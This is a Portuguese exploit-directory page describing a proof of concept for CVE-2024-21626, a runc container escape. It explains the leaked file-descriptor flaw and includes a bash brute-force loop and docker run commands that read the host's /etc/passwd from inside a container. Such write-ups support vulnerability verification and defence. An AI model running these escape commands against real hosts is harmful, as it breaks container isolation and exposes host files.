Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-21626 — Prova de conceito de exploit para CVE-2024-21626, escape de contêiner runc via descritores de arquivo vazados e manipulação de process.cwd, permitindo acesso ao sistema de arquivos do host. | Kitploit
Ferramentas/GitHubGitHub/cdxiaodong/cve-2024-21626
Segurança de ContêineresAnálise de VulnerabilidadesExploraçãoTestes de PenetraçãoSegurança na NuvemEscape de Contêiner
GitHubcdxiaodong/cve-2024-21626

CVE-2024-21626

Prova de conceito de exploit para CVE-2024-21626, escape de contêiner runc via descritores de arquivo vazados e manipulação de process.cwd, permitindo acesso ao sistema de arquivos do host.

Ver Repositório
5138há 2 anosAinda não revisado
Compartilhar

Exploração:

1.git clone https://github.com/cdxiaodong/CVE-2024-21626

2.docker-compose up



Verificação: se for possível obter o /etc/passwd do host, a vulnerabilidade está presente

Ambiente: runc: >=v1.0.0-rc93,<=1.1.11

Princípio do ataque: Nas versões afetadas do runc, parte dos descritores de arquivo internos é vazada durante o processo de inicialização, incluindo um handle para o /sys/fs/cgroup do host. Além disso, o runc não valida se o diretório de trabalho final está no namespace de montagem do contêiner. O atacante pode modificar a configuração de process.cwd para /proc/self/fd/7 ou substituir o caminho específico passado no parâmetro --cwd ao chamar runc exec no host por um link simbólico para /proc/self/fd/7/, permitindo que os processos no contêiner acessem e manipulem o sistema de arquivos do host, contornando assim o mecanismo de isolamento do contêiner. Mais detalhes (imagens gif):
  1. O atacante usa um pacote docker-poc próprio para explorar a vulnerabilidade CVE-2024-21626 runc process.cwd e fds vazados — escape de contêiner | Snyk (snyk.io)
  2. Esta imagem docker ainda não foi disponibilizada ao público (20240201) img_v3_027l_c9651fc0-e6db-4524-9363-1e12fca4f8dg
  3. Lógica da correção no código-fonte oficial: Merge pull request from GHSA-xr7r-f8xq-vfvv · opencontainers/runc@0212048 (github.com)
  4. Runc vulnerável a escape de contêiner com truques de Process.CWD e fds vazados · CVE-2024-21626 · Banco de dados de avisos do GitHub

CVE: CVE - CVE-2024-21626 (mitre.org) Descobridor desta vulnerabilidade: CVE-2024-21626 runc process.cwd e fds vazados — escape de contêiner | Snyk (snyk.io) image

Na prática, o fd pode mudar de acordo com a ordem de abertura dos arquivos. Você pode usar o script abaixo para fazer brute force:

/// #!/bin/bash

for i in {3..10} do # 使用变量构造工作目录,并运行容器 docker run -w /proc/1/fd/$i ubuntu cat ../../../../../etc/passwd done ///

Teste local bem-sucedido: fd/9 funcionou com runc-version: 1.1.10 e 1.1.2 image

Quando runc --version é 1.0.0: image

Quando runc --version é 1.1.4: fd/8 funcionou image

A vulnerabilidade acabou de ser divulgada hoje. A seguir, mais detalhes:

Pode ser reproduzida das seguintes formas:

  1. Compilar o runc manualmente com breakpoints (runc - input)
  2. Monitorar o runc com eBPF e definir breakpoints
  3. runc create demo runc exec demo ls /proc/1/fd -a — é possível ver diretamente os links simbólicos correspondentes
  4. docker run -w /proc/1/fd/0-10 ubuntu cat ../../../../../etc/passwd — fazer brute force

todo: Obter o fd com breakpoints no runc para facilitar a automação

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    256

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →